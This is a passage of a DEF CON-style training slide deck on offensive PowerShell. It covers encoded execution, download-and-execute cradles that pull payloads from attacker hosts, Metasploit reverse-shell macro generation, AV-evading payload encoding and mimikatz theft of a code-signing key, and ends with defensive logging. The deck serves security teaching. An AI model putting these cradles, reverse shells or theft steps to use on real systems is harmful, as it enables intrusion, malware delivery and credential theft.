



Fundamentals of Leveraging PowerShell

By
Carlos Perez



Instructor

- Carlos Perez (Twitter @carlos_perez)
- Day job is Director of Reverse Engineering at a security vendor.
- Microsoft MVP on Cloud and Server Management
- Metasploit contributor
- Co-Host in the Paul's Security Weekly Podcast

Execution



Executing PowerShell

- Windows PowerShell typically is not the initial vector of compromise in attacks. It is used mainly as a Post-Exploitation tool.
- PowerShell is executed in the following manners:
 - **powershell.exe** passing scripts and commands as arguments.
 - **.Net Applications** creating a PowerShell RunSpace (C#, VB.net ..etc).
 - **Unmanaged Process** creating a PowerShell RunSpace in machine code binary (C, C++)

Executing PowerShell

- The PowerShell executable has a large selection of parameters that can be used.

```
PowerShell[.exe] [-PSConsoleFile <file> | -Version <version>]  
    [-NoLogo] [-NoExit] [-Sta] [-Mta] [-NoProfile] [-NonInteractive]  
    [-InputFormat {Text | XML}] [-OutputFormat {Text | XML}]  
    [-WindowStyle <style>] [-EncodedCommand <Base64EncodedCommand>]  
    [-ConfigurationName <string>]  
    [-File <filePath> <args>] [-ExecutionPolicy <ExecutionPolicy>]  
    [-Command { - | <script-block> [-args <arg-array>]  
                | <string> [<CommandParameters>] } ]
```

Executing PowerShell

- Main parameters when used offensively
 - **WindowStyle** – set to Hidden so no window is shown.
 - **Version** – to specify version 2.0 on windows systems running 2012, 2012 R2 and Windows 10 (when .Net 3.5 is installed)
 - **NoProfile** – none of the PowerShell profiles are loaded at execution.
 - **Command** – Command or Script Block to execute
 - **EncodedCommand** – Null terminated Base64 encoded command or script.

Executing PowerShell

- Each one of the options can be shortened just like Cisco IOS command as long as the shortened version is unique.
 - **-NoP** (-NoProfile)
 - **-NonI** (-NonInteractive)
 - **-W Hidden** (-WindowStyle Hidden)
 - **-EP Bypass, -Exec Bypass** (-ExecutionPolicy)
 - **-EC <Base64>, -E <Base64>** (-EncodedCommand <Base64>)
- The Windows console has 8191 character limit in the amount of info the console can handle (KB830473) for a command.



Encode Command

- An encoded command is one or more commands encoded as a Null terminated Based64 encoded string
- Encoding a command or script block for use with the -EncodedCommand parameter is easy in PowerShell

```
$bytes = [Text.Encoding]::Unicode.GetBytes($command)  
$encodedCommand = [Convert]::ToBase64String($bytes)
```

- When Running on Linux/OSX we can use iconv and base64 commands

```
cat powershellscript.txt | iconv --to-code UTF-16LE | base64 -w 0
```




Compressed Script

- We can compress the content of a script that may be too large and then decompressing in the execution.

```
# Get Content of Script
$contents = Get-Content C:\Users\Carlos\Desktop\keylogger.ps1

# Compress Script
$ms = New-Object IO.MemoryStream
$action = [IO.Compression.CompressionMode]::Compress
$cs = New-Object IO.Compression.DeflateStream ($ms,$action)
$sw = New-Object IO.StreamWriter ($cs, [Text.Encoding]::ASCII)
$contents | ForEach-Object {$sw.WriteLine($_)}
$sw.Close()

# Base64 encode stream
$code = [Convert]::ToBase64String($ms.ToArray())
```



Execute Compressed Script

- We can now build a command to execute the script.
- It is recommended to not encode this command since it will negate the advantage of the compression by double encoding
- We execute this command with the **-command** option in **powershell.exe**

```
$command = "Invoke-Expression `(New-Object IO.StreamReader (" +  
" `(New-Object IO.Compression.DeflateStream (" +  
" `(New-Object IO.MemoryStream (," +  
" `([Convert]::FromBase64String(`"$code`")))), " +  
" [IO.Compression.CompressionMode]::Decompress)), "+  
" [Text.Encoding]::ASCII)).ReadToEnd();" 
```



PowerShell in .Net

- PowerShell is a .Net shell and language where powershell.exe is only but a hosting application for the engine.
- The engine can be used inside of any of the .Net languages (C#, F#, [VB.Net](#))
- Logging of actions in PowerShell are at the engine level with the exception of constraint mode.



PowerShell in .Net

```
1 using System;
2 using System.Collections.Generic;
3 using System.Linq;
4 using System.Text;
5 using System.Threading.Tasks;
6 using System.Management.Automation;
7 using System.Management.Automation.Runspaces;
8 using System.Collections.ObjectModel;
9
10 namespace pssharp
11 {
12     class Program
13     {
14         static void Main(string[] args)
15         {
16             Runspace runSpace = RunspaceFactory.CreateRunspace();
17             runSpace.Open();
18             Pipeline pipeline = runSpace.CreatePipeline();
19             Command getProcess = new Command("Get-Process");
20             Command outString = new Command("Out-String");
21             pipeline.Commands.Add(getProcess);
22             pipeline.Commands.Add(outString);
23             Collection<PSObject> output = pipeline.Invoke();
24             foreach (PSObject psObject in output)
25             {
26                 Console.WriteLine(psObject);
27             }
28         }
29     }
30 }
```



PowerShell in C++

```
1 // ConsolePS.cpp : main project file.
2
3 #include "stdafx.h"
4
5 using namespace System;
6 using namespace System::Collections::ObjectModel;
7 using namespace System::Management::Automation;
8
9 int main(array<System::String ^> ^args)
10 {
11     PowerShell^ _PowerShellObj = PowerShell::Create();
12     _PowerShellObj->AddScript("get-hotfix | out-string");
13     auto output = _PowerShellObj->Invoke();
14     for (int i = 0; i < output->Count; i++)
15     {
16         String^ objectString = output[i]->ToString();
17         Console::WriteLine(objectString);
18     }
19     return 0;
20 }
```



PowerShell in Unmanaged Process

- Most offensive tools are moving to the use of creating a .Net environment and loading PowerShell inside of a process via the injection of libraries (DLLs).
- Most referenced projects are:
 - PowerPick
<https://github.com/PowerShellEmpire/PowerTools/tree/master/PowerPick>
 - UnmanagedPowerShell
<https://github.com/leechristensen/UnmanagedPowerShell>
- Tools like Cobalt Strike and Metasploit Meterpreter Extension use UnmanagedPowerShell
- Empire uses PowerPick



PowerShell in Unmanaged Process

- Each one of the techniques instantiate a PowerShell v2 engine in memory.
- PowerPick is single threaded
- UnmanagedPowerShell runs scripts in their own AppDomain.
- In bot techniques the use of PowerShell Jobs will instantiate a new process of powershell.exe negating the stealthiness.
- Only Runspace startup and end are logged in the EventLog.

Download and Execute

- To main methods of downloading and executing code are:
 - **In Memory** – Code is downloaded in to the current RunSpace and executed without touching disk.
 - **To Disk** – Code is downloaded to disk and then executed by PowerShell or any other binary on the system.
- This pieces of code are also called cradles by several practitioners. Term made popular by @obscuresec and @mattifestation.
- The most common cradle is using WebClient and it is used as a trigger by many hunt teams.

WebClient Cradle

Download and Execute

- **Net.WebClient** .Net System Class:
 - Can be made to use System configured Proxy or alternate one.
 - Can use configured Proxy credentials or alternate ones.
 - We can provide a UserAgent
 - Can download and upload Data as Byte Array in memory.
 - Can download and upload files from disk
 - Limited by process RAM

```
$webClient = New-Object System.Net.WebClient  
$payload_url = "http://192.168.1.100:8000/x86_met.ps1"  
$command = $webClient.DownloadString($payload_url)  
Invoke-Expression $command
```

Download and Execute

- Changing the user agent sent in the header:

```
$webClient = New-Object System.Net.WebClient  
$webClient.Headers.Add("user-agent",  
    "Windows-RSS-Platform/2.0 (MSIE 9.0; windows NT 6.1)")
```

— ***Need to be set before each request***

- Set the default proxy with default credentials

```
$proxy = [Net.WebRequest]::GetSystemWebProxy()  
$proxy.Credentials = [Net.CredentialCache]::DefaultCredentials  
$webClient.Proxy = $proxy
```

Download and Execute

- Download a script in to memory

```
$command = $webClient.DownloadString($payload_url)
```

- Download binary data as a byte array in to memory

```
$assembly = $webClient.DownloadData($payload_url)
```

- Download binary data as a byte array (great for DLLs and PE files)

```
$webClient.DownloadData($payload_url)
```

Download and Execute

- Download file or data, FTP (RETR) and HTTP (GET), The protocol is selected based on the URI.

```
$webClient.DownloadFile("ftp://192.168.1.152/bashhistory.txt",  
    "C:\Users\Carlos\bashhistory.txt")
```

- Upload file or data, FTP (STOR) and HTTP (POST), The protocol is selected based on the URI.

```
$webClient.UploadFile("ftp://192.168.1.152/bashhistory.txt",  
    "C:\Users\Carlos\bashhistory.txt")
```

WebRequest Cradle

Download and Execute

- **Net.WebRequest** .Net System Class:
 - Can be made to use System configured Proxy or alternate one.
 - Can use configured Proxy credentials or alternate ones.
 - We can provide a UserAgent
 - Best for downloading script in to memory
 - Limited by process RAM

```
$webRequest = [System.Net.WebRequest]::Create("http://192.168.1.100:8000/x86_met.ps1")  
$response = $webRequest.GetResponse()  
IEX ([System.IO.StreamReader]($response.GetResponseStream())) .ReadToEnd()
```

Download and Execute

- Changing the user agent sent in the header:

```
$webRequest = [System.Net.WebRequest]::Create("http://192.168.1.100:8000/x86 met.ps1")  
$webRequest.UserAgent = "Windows-RSS-Platform/2.0 (MSIE 9.0; windows NT 6.1)"
```

- Set the default proxy with default credentials

```
$proxy = [Net.WebRequest]::GetSystemWebProxy()  
$proxy.Credentials = [Net.CredentialCache]::DefaultCredentials  
$webRequest.Proxy = $proxy
```


COM Object Based Cradels

Download and Execute

- There are several COM objects that can be leveraged as execution cradles in PowerShell
- All COM objects are configured in a similar manner with the exception of **InternetExplorer.Application** since it creates a IE process it then controls

COM Object	Proxy Aware	Default User Agent
WinHttp.WinHttpRequest.5.1	No	Mozilla/4.0 (compatible; Win32; WinHttp.WinHttpRequest.5)
Msxml2.XMLHTTP	Yes	IE 7.0 Compatible Header
Microsoft.XMLHTTP	Yes	IE 7.0 Compatible Header
InternetExplorer.Application	Yes	Uses IE

Download and Execute

- These objects are use in the same way for simple download of content and execution
 - WinHttp.WinHttpRequest.5.1
 - Msxml2.XMLHTTP
 - Microsoft.XMLHTTP

```
$comobj = New-Object -ComObject Microsoft.XMLHTTP
$comobj.open("GET", "http://192.168.1.100:8000/x86 met.ps1" false)

# User Agent can be modified.
$comobj.setRequestHeader("User-Agent", "Evil PS Cradle")
$comobj.send()
iex $comobj.responseText
```

Download and Execute

- WinHttp.WinHttpRequest.5.1 does not use the default system proxy but one can be specified
 - [https://msdn.microsoft.com/en-us/library/windows/desktop/aa384059\(v=vs.85\).aspx](https://msdn.microsoft.com/en-us/library/windows/desktop/aa384059(v=vs.85).aspx)

Cradle Execution



Cradle Execution

- PowerShell is mainly leveraged in client side attacks where some other method is used for initial execution.
- In most cases **powershell.exe** is executed with an encoded command by:
 - VBS/WSH/JS Script
 - Java Jar File
 - HTA Script
 - Microsoft Office Macro (VBA)
 - CHM (Compiled HTML Help)
 - PSEXEC/WMI



Tools

- Some of common tools we can use to generate files to SE targets are:
 - Unicorn by TrustedSec <https://github.com/trustedsec/unicorn>
 - SET (Social Engineering Toolkit) by TrustedSec <https://www.trustedsec.com/social-engineer-toolkit/>
 - Metasploit - <https://github.com/rapid7/metasploit-framework>
 - Nishang - <https://github.com/samratashok/nishang>



Office Macro

- Yes it is an old attack that still works and goes mostly undetected.
- Most organizations do not implement GPOs to block macros.
- Most organizations do not monitor process creations and those that do do not look for a pattern of an office product creating another process that is not normal.
- Disabling Windows Scripting Host and enabling Signed policy does not affect the execution of a macro calling the Shell method in VBA



Macro

- Metasploit can generate a payload in **vba-psh** format
- Meterpreter Reverse HTTP:

```
msf > use payload/windows/meterpreter/reverse_http
msf payload(reverse_http) > set LHOST 192.168.1.104
LHOST => 192.168.1.104
msf payload(reverse_http) > set LPORT 8088
LPORT => 8088
msf payload(reverse_http) > generate -f /tmp/macro.vba -t vba-psh
[*] Writing 6535 bytes to /tmp/macro.vba...
```

- Shell Reverse TCP:

```
msf payload(powershell_reverse_tcp) > use payload/windows/shell_reverse_tcp
msf payload(shell_reverse_tcp) > set LHOST 192.168.1.104
LHOST => 192.168.1.104
msf payload(shell_reverse_tcp) > set LPORT 8080
LPORT => 8080
msf payload(shell_reverse_tcp) > generate -f /tmp/macro.vba -t vba-psh
[*] Writing 6556 bytes to /tmp/macro.vba...
```



Nishang Macro

- Nishang has **Out-Excel** and **Out-Word** to generate Office files with macros with a desired payload or infect other files.
- **WARNING: this scripts modify the registry settings for TrustCenter of Office without warning on the box it is executed, downgrading your box security.**

Macros

- Most of the self generated Macros by tools have signatures for them.
- Simple modification and obfuscation many times is enough to bypass AV



HTA - HTML Application

- Windows has supported HTA files since Windows 2000 and it is used by operating system for Control Panel extensions (Add and Remove Programs) and abused by malware writers since.
- There is no security controls for them (No Authenticode, Execution Restrictions, Permissions ..etc).
- HTA can execute programs and also read the registry.
- When a HTA File is opened via a Web Browser a warning will be issued but the user just need to be convinced to click on "OK".



HTA - HTML Application

- The most common use is to use ActiveX controls to abuse Windows Scripting Host

```
1  <script>
2  a=new ActiveXObject("WScript.Shell");
3  a.run("<command to run>",0);
4  window.close();
5  </script>
```



Encoding Executables

- Some network monitoring solution and endpoint solutions will detect a PEs or Assemblies that are being downloaded.
- A simple way around this type of solutions is to encode the payload and even encrypt it.



Encoding Executables

On Attacker

```
# Encode exe to hex  
[byte[]] $hex = get-content -encoding byte -path C:\temp\evil_payload.exe  
  
[System.IO.File]::WriteAllLines("C:\temp\hexdump.txt", ([string]$hex))
```

On Target

```
# Read file back to a byte array  
[string]$hex = Get-Content -path "$($env:temp)\hexdump.txt"  
  
[Byte[]] $temp = $hex -split ' '  
  
[System.IO.File]::WriteAllBytes("$($env:temp)\evil_payload.exe", $temp)
```



Encoding Executables

- Download Hex String from webserver, convert it to an executable and execute it hidden from the user.

```
$webClient = New-Object System.Net.WebClient
```

```
$payload_url = "http://192.168.6.156/payload.txt"
```

```
$payloadhex = $webClient.DownloadString($payload_url)
```

```
[Byte[]] $temp = $payloadhex -split ' '
```

```
[System.IO.File]::WriteAllBytes("$($env:TEMP)\payload.exe", $temp)
```

```
Start-Process -FilePath "$($env:TEMP)\payload.exe" -windowStyle Hidden
```




Encoding Assemblies

- The technique can also be used to load a .Net Assembly that provides extended functionality or is invoked with special parameters in memory

```
$webClient = New-Object System.Net.WebClient  
  
$payload_url = "http://192.168.6.156/backdoor_apr.txt"  
  
$payloadhex = $webClient.DownloadString($payload_url)  
  
[Byte[]] $bin = $payloadhex -split ' '  
  
$al = New-Object -TypeName System.Collections.ArrayList  
  
$al.Add([strings[]]"http://myc2c.com/login")  
  
$asm = [System.Reflection.Assembly]::Load($bin)  
  
$asm.EntryPoint.Invoke($null, $al.ToArray())
```



Getting Around Execution Policy

- We can get around execution policy on the command line of PowerShell.exe with the -ExecutionPolicy options
- Attackers are buying valid code signing certificates
- Attacker buy commercial “Penetration Testing” Tools that already have a valid code signing certificate
- They steal valid code signing certificates



Stealing a Code Signing Cert

```
meterpreter > sysinfo
Computer      : WIN701
OS            : Windows 7 (Build 7601, Service Pack 1).
Architecture  : x64
System Language : en_US
Meterpreter   : x64/win64
meterpreter > █
```

```
meterpreter > run priv
[*] Admin token: false
[*] Running as SYSTEM: false
[*] UAC Enabled: true
```



Stealing a Code Signing Cert

```
meterpreter > load mimikatz  
Loading extension mimikatz...success.
```

Mimikatz Commands

=====

Command	Description
-----	-----
kerberos	Attempt to retrieve kerberos creds
livessp	Attempt to retrieve livessp creds
mimikatz_command	Run a custom command
msv	Attempt to retrieve msv creds (hashes)
ssp	Attempt to retrieve ssp creds
tspkg	Attempt to retrieve tspkg creds
wdigest	Attempt to retrieve wdigest creds



Stealing a Code Signing Cert

```
meterpreter > mimikatz_command -f crypto::  
Module : 'crypto' identifi?, mais commande '' introuvable  
  
Description du module : Cryptographie et certificats  
listProviders      - Liste les providers install?s)  
  listStores       - Liste les magasins syst?me  
listCertificates   - Liste les certificats  
  listKeys         - Liste les conteneurs de cl?s  
exportCertificates - Exporte les certificats  
  exportKeys       - Exporte les cl?s  
  patchcng         - [experimental] Patch le gestionnaire de cl?s pour l'export de cl?s non exportable  
  patchcapi        - [experimental] Patch la CryptoAPI courante pour l'export de cl?s non exportable
```



Stealing a Code Signing Cert

```
meterpreter > mimikatz_command -f crypto::listCertificates
Emplacement : 'CERT_SYSTEM_STORE_CURRENT_USER'\My
- developer first
  Container Cl? : c370b0f2969ff11dbc30fef785d9bbdb_abac1a7c-8a16-4f4b-b59d-11a77d0daf3d
  Provider      : Microsoft Enhanced Cryptographic Provider v1.0
  Type          : AT_SIGNATURE
  Exportabilit? : NON
  Taille cl?    : 2048
- developer first
  Container Cl? : f169d51eef1497d0d255c3ac8ce43cd1_abac1a7c-8a16-4f4b-b59d-11a77d0daf3d
  Provider      : Microsoft Enhanced Cryptographic Provider v1.0
  Type          : AT_KEYEXCHANGE
  Exportabilit? : OUI
  Taille cl?    : 2048
meterpreter > █
```



Stealing a Code Signing Cert

```
meterpreter > mimikatz_command -f crypto::patchcapi
Patterns CRYPT_EXPORTABLE | CRYPT_ARCHIVABLE et CRYPT_ARCHIVABLE trouv?s !
Patch CRYPT_EXPORTABLE | CRYPT_ARCHIVABLE : OK
Patch CRYPT_ARCHIVABLE : OK
```

```
meterpreter > mimikatz_command -f crypto::exportCertificates CERT_SYSTEM_STORE_CURRENT_USER
Emplacement : 'CERT_SYSTEM_STORE_CURRENT_USER'\My
- developer first
  Container Cl? : c370b0f2969ff11dbc30fef785d9bbdb_abac1a7c-8a16-4f4b-b59d-11a77d0daf3d
  Provider      : Microsoft Enhanced Cryptographic Provider v1.0
  Type          : AT_SIGNATURE
  Exportabilit? : NON
  Taille cl?    : 2048
  Export priv? dans 'CERT_SYSTEM_STORE_CURRENT_USER_My_0_developer first.pfx' : OK
  Export public dans 'CERT_SYSTEM_STORE_CURRENT_USER_My_0_developer first.der' : OK
- developer first
  Container Cl? : f169d51eef1497d0d255c3ac8ce43cd1_abac1a7c-8a16-4f4b-b59d-11a77d0daf3d
  Provider      : Microsoft Enhanced Cryptographic Provider v1.0
  Type          : AT_KEYEXCHANGE
  Exportabilit? : OUI
  Taille cl?    : 2048
  Export priv? dans 'CERT_SYSTEM_STORE_CURRENT_USER_My_1_developer first.pfx' : OK
  Export public dans 'CERT_SYSTEM_STORE_CURRENT_USER_My_1_developer first.der' : OK
```



Logging



Logging

- For tracking abuse of Windows PowerShell one can look at:
 - Process auditing logs to detect **powershell.exe** and **powershell_ise.exe** in addition to other processes.
 - Windows PowerShell logs for:
 - **RunSpace** (PSv2 and above)
 - **Module Logging** (PSv3 and above)
 - **Transcript** (PSv4/5 Windows 7, 2008 R2, 2012 R2 and 10)
 - **ScriptBlock Logging** (PSv4/5 Windows 7, 2008 R2, 2012 R2 and 10)
- Sysinternals SysMon:
 - Better process logging
 - System.Management.Automation Library loading




Process Auditing

- In the case of Windows 2012 R2 and Windows 8.1 Microsoft added the capability to enable command line logging for these systems for process and child process. To enable them one would go to **Computer Configuration -> Policies -> Administrative Templates -> System-> Audit Process Creation**
- On windows 7 and 2008 R2 with KB30004375 the enhancement was added.
 - HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\Audit REGDWORD
ProcessCreationIncludeCmdLine_Enabled 1



Process Auditing



Fundamentals of Leveraging PowerShell - DEFCON



RunSpace Logging



RunSpace Logging

- When launching PowerShell either locally or remotely the following Event Log IDs will be generated in the **Windows PowerShell** log:
 - **Event 400** Engine state is changed from None to Available (for RunSpace, Console and ISE)
 - **Event 403** Engine state is changed from Available to Stopped (for RunSpace, Console and ISE)
- If a script is ran on the ISE an event **24577** is created under **Microsoft-Windows-PowerShell/Operational** log



RunSpace Logging - PSSession

```
HostName=ServerRemoteHost  
HostVersion=1.0.0.0  
HostId=7d2a4d3b-1a23-44c0-9993-235d38056e0a  
EngineVersion=4.0  
RunspaceId=3f7d078a-73aa-4dd5-91b0-e19a519cf088  
PipelineId=  
CommandName=  
CommandType=  
ScriptName=  
CommandPath=  
CommandLine=
```



RunSpace Logging - Console

```
HostName=ConsoleHost  
HostVersion=4.0  
HostId=93d526c5-2a92-4752-9c03-33ca04844928  
EngineVersion=4.0  
RunspaceId=a4f53a7b-deac-4e98-9dc9-d406e4130926  
PipelineId=  
CommandName=  
CommandType=  
ScriptName=  
CommandPath=  
CommandLine=
```



RunSpace Logging

- When module logging is enabled on latest versions of Windows and Windows PowerShell the Host Application field has the command line used by the process.



Microsoft-Windows-PowerShell/Operational

- All event will have a Correlation Activity ID that is a unique GUID for the session.
- All event will have the Process ID and Thread ID for the session.
- In the case that a RunSpace is created by a .Net application (ISE Included) only Event ID 53504 is created (PowerShell v5).
- A lot of information is only shown when looking in **Details -> XML View**



Module Logging

